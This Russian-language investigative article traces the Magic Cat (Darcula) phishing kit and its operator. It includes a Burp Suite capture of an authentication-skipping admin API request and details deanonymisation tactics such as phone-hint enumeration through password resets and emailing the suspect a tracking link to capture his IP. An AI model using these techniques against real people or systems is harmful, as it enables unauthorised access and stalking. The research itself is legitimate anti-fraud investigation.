
ЗАГЛЯДЫВАЕМ ЗА КУЛИСЫ ГЛОБАЛЬНОГО ФИШИНГА

ПЛАТФОРМА MAGIC CAT

Теперь, когда софт работает на нашем ноутбуке, да еще и с доступом к исходникам, мы можем занырнуть с головой в исследования и посмотреть, как работает Magic Cat со стороны фишинговых операторов.

В процессе изучения программы мы наткнулись на множество интересных находок. Возможностей — огромное количество, и все явно задумано так, чтобы любой покупатель, даже без технической подготовки, мог запустить собственную фишинговую кампанию.


На тот момент система «из коробки» включала возможность подделывать пару сотен брендов в разных странах мира. По последним данным, обновления платформы сделали создание кастомных шаблонов еще удобнее.



Magic Cat передает информацию, которую жертвы вводят на фишинговых сайтах, буквально в режиме реального времени. Операторы могут отслеживать каждую букву, которую вводит жертва. Они могут в любой момент запросить PIN-коды, легко подключать SMS-шлюзы и использовать множество других функций.

ЛАЗЕЙКА?

Копаясь в коде нашего экземпляра фишингового ПО, мы заметили странную логику, которая проверяет, правильный ли передан набор параметров в HTTP-запросе. Если параметры правильные, система пропускает проверку авторизации и можно выполнять запросы, не логинясь как фишинговый оператор.


Burp Suite Community Edition v2024.5.3 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Send
Cancel
Target: https://post.lol
HTTP/1
Request
Pretty Raw Hex
Response
Pretty Raw Hex Render
Inspector
Notes
0 highlights
Done
2,489 bytes | 52 millis
Event log (2) All issues
Memory: 209.1MB

```
POST /api/admin/list/logger HTTP/1.1
Host: 127.0.0.1
Content-Length: 65
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.57 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Sec-Ch-Ua-Platform: "Linux"
Origin: https://post.lol
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:5174/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

{
  "where":{
  },
  "skip":0,
  "take":20,
  "orderBy":[
    {
      "created_at":"desc"
    }
  ]
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 31 Aug 2024 12:06:11 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
X-Powered-By: Express
ETag: W/"88c-wMUfkCl8RZZKEBs/qg/mNdyBhbk"
Content-Length: 2188

{
  "success":true,
  "data":[
    {
      "id":5,
      "type":"not-found",
      "label":"未知请求",
      "info":{
        "ip":"192.168.100.169",
        "ua":
        "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.64
        78.57 Safari/537.36",
        "host":"127.0.0.1",
        "info":"无法处理的请求地址: 127.0.0.1/api/admin/list/logger",
        "domain":"127.0.0.1/api/admin/list/logger",
        "remark":"你没有为此域名绑定源码"
      },
      "created_at":"2024-08-31T12:02:26.260Z"
    },
    {
      "id":4,
      "type":"not-found",
      "label":"未知请求",
      "info":{
        "ip":"192.168.100.169",
        "ua":
        "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.64
        78.57 Safari/537.36",
        "host":"127.0.0.1",
        "info":"无法处理的请求地址: 127.0.0.1/api/admin/list/logger",
```

Такая фича у нас сразу вызвала ассоциации с бэкдором, но может, это просто разработчик накосячил? Так ли это, мы до сих пор не выяснили. Возможно, это действительно баг — например, плохой дизайн среды разработки. Ну а если ты готов надеть черную шляпу и включить паранойю на полную катушку, то это может быть очень хитрый бэкдор с правдоподобным оправданием — на случай, если кто-нибудь его все-таки раскопает в будущем.

К НОВЫМ ВЕРШИНАМ!

Наше исследование постепенно начало показывать, насколько крупной и профессиональной была эта операция. У платформы были регулярные циклы выпуска ПО, анонсы новых фич, руководства по установке и поддержка, а также полный учет всех, кто покупал и использовал софт.

В январе 2024 года мы собрали полный отчет, где подробно расписали все наши находки, и поделились им с несколькими правоохранительными органами.


С самого начала проекта мы старались сосредоточиться на общей картине. Чтобы зачистить поле от смишинга, фишинга и других разводов, надо подключать всех: банки, мобильных операторов, IT-гигантов и полицию. Именно поэтому мы решили связаться с NRK, Норвежской телерадиокомпанией. Вдруг там кого-то заинтересует, что мы тут накопали?

Мы поделились всеми нашими находками на тот момент и продолжили исследование. Но главный вопрос остался без ответа. Кто такой Даркула?

ПО ТУ СТОРОНУ

Darcula держался в тени. Пока другие пользователи хвастались своей роскошной жизнью в паблике Telegram, он в основном постил скучные технические новости про Magic Cat и не оставлял нам почти никаких зацепок. Мы даже не были уверены, кто или что такое Darcula — человек или целая группа. Мы продолжали копаться, просеивая все доступные данные о софтверной экосистеме.

Попасть в тупик в расследовании — классика жанра. Но вот удача: мы наткнулись на IP-адрес, который, похоже, был связан с административными функциями. Не исключено, что этот айпишник мог привести к тем, кто стоит за софтом Magic Cat.



[redacted]


Cloud Provider	Alibaba Cloud
Country	Hong Kong
City	Hong Kong
Organization	Alibaba Cloud LLC
ISP	Alibaba (US) Technology Co., Ltd.
ASN	[redacted]
Operating System	Ubuntu

[redacted]

```
OpenSSH 8.2p1 Ubuntu-4ubuntu0.1
SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.1
Key type: ssh-rsa
Key: [redacted]
Fingerprint: [redacted]

Kex Algorithms:
        curve25519-sha256
        curve25519-sha256@libssh.org
        ecdh-sha2-nistp256
        ecdh-sha2-nistp384
        ecdh-sha2-nistp521
        diffie-hellman-group-exchange-sha256
```

IP принадлежал виртуальной машине в облаке Alibaba, вероятно, какому-то VPN. Сам по себе этот факт мало что означал. Это могло быть самодельное творение Darcula или общедоступный сервис, на котором сидят сотни или даже тысячи юзеров. В любом случае другой зацепки у нас не было.

Мы решили выяснить, для чего использовался этот IP-адрес в прошлом. У нас есть собственный сервис Passive DNS, который ведет что-то вроде исторического архива, где хранится информация о том, какие IP-адреса с какими доменами были связаны. Благодаря этим записям мы обнаружили, что чуть больше года назад, в декабре 2022-го, этот IP был привязан к конкретному домену. Копнув глубже исторические данные DNS, мы выяснили, что домен был связан с пользователем GitHub.



[redacted]

Record type	Query	Answer	First seen	Last seen	# times	TTL
a	[redacted].com	[redacted]	2022-12-27 23:43	2022-12-27 23:45	2	300
a	[redacted].net	[redacted]	2022-06-26 19:40	2022-08-25 20:42	3	600
a	[redacted].net	[redacted]	2022-06-26 19:39	2022-08-25 20:41	6	600
a	[redacted].net	[redacted]	2022-06-26 19:37	2022-06-27 08:10	8	600


IP-адреса часто меняют владельцев. Если виртуальная машина в Alibaba Cloud удалялась, ее IP мог легко перейти к другому клиенту. Но нас это не остановило — вдруг повезет? К тому же репозитории на GitHub содержали софт, созданный с использованием тех же фреймворков, что и Magic Cat. Это намекает на потенциальную связь.

В истории коммитов мы нашли почту на Gmail. Это стало зацепкой для дальнейшего поиска информации, которая либо опровергнет, либо подтвердит теорию о том, что это действительно Даркула.


В ходе исследования мы использовали бесплатный вариант сервиса OSINT Industries. Он помогает узнать, какие аккаунты привязаны к определенному адресу электронной почты или номеру телефона. Также он показывает всю доступную публичную информацию об аккаунте.

Представь, что ты начинаешь сбрасывать пароль на сайте, а сайт тебе говорит: введи номер телефона, заканчивающийся на XX, чтобы мы выслали код. Если ты проделаешь это на куче сайтов, сможешь выяснить, на каких из них использовалась почта, и даже можешь частично расшифровать номер телефона. В OSINT Industries уже автоматизировали этот процесс и применяют в промышленных масштабах.

Пробив аккаунт на Gmail через OSINT Industries, мы нашли кое-что интересное. Телега Даркулы была привязана к американскому номеру, который мы считали одноразовым. Номер заканчивался на 89. И тут выясняется, что этот же Gmail связан с Apple ID, где номер тоже кончается на 89.




[redacted]



Phone Hint	(???) ???-??89
Has multiple emails	False

Была ли это просто случайность? Самый быстрый способ развеять или, наоборот, укрепить подозрения, что Даркула и наш пользователь GitHub — одно и то же лицо, — это выяснить, не продолжает ли наш герой использовать тот же сервер для VPN. Мы решили отправить на связанный Gmail-адрес письмо со ссылкой-заманухой. Если кто-то кликнет, у нас на руках будет IP-адрес.

И на ссылку кликнули!



Datetime	IP/Provider	Country/City	Device	Refering pages
6/17/24	[redacted] Alibaba (US) Technology Co...	Hong Kong SAR China	iOS 17.5000 Safari 17.5000	HTTP-Referer is empty

Это подтвердило, что email по-прежнему активен, а кто-то, имеющий доступ к этому аккаунту, кликнул на ссылку. IP-адрес совпал с тем, который мы видели в Magic Cat. Все больше улик указывает на связь с Даркулой.

ЕЩЕ ГЛУБЖЕ В КРОЛИЧЬЮ НОРУ


Поиск от OSINT Industries в числе прочего выдал нам частичный китайский номер телефона, связанный с аккаунтом Gmail.

Для получения нового китайского телефонного номера требуется удостоверение личности. Это значит, что если мы сумеем раздобыть полный китайский номер Даркулы, то у нас появится крутая зацепка, которая выведет нас на его настоящую личность.

С доменом, который мы нашли ранее, связан еще один адрес электронной почты. На этот раз — аккаунт QQ, популярного китайского мессенджера и почтового сервиса. Мы сопоставили всю информацию об аккаунте на Gmail с данными о QQ и раскрыли почти весь телефонный номер, за исключением последних трех цифр.

